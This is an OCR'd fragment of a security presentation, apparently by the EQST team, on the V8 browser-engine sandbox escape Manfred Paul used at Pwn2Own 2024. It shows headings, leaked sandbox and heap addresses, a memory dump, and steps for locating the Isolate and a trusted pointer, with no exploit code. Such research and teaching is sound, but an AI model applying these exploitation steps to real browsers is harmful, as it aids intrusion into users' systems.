
Chapter 04

Modern Sandbox Escape With Pwn2Own


01 Modern Sandbox Escape




02 2024 pwn2own (Manfred Paul)



02 2024 pwn2own (Manfred Paul)




03 Details (1)



03 Details (2)

※ Sandbox Base Address
0x38b4
※ v8::internal::Heap Address
0x555b7fbb3de8



① Approximate distance 0xddc8

① Let's find the Isolate

V8::internal::Isolate

I found the only base address!


v8::internal::Heap – 0xddc8

0x555b7fba5ff0	0x0000000000000000	0x0000000000010411
0x555b7fba6000	0x000038b400000000	0x0000555b7fba6000
0x555b7fba6010	0x00007fffd71e8b20	0x00007fffd71e8b20
0x555b7fba6020	0x00007fffd71e8b20	0x00007fffd71e8b20
	...	
0x555b7fba6070	0x0000555b7f093600	0x0000555b7f093780
0x555b7fba6080	0x0000555b7f093800	0x000038b4000258d5
0x555b7fba6090	0x000038b400025911	0x000038b40002594d


It's not just the base address!

03 Details (3)


※ Sandbox Base Address
0x38b4
※ v8::internal::Heap Address
0x555b7fbb3de8



① Let's find the Isolate




② Let's find the Trusted pointer



EQST
Experts, Qualified Security Team

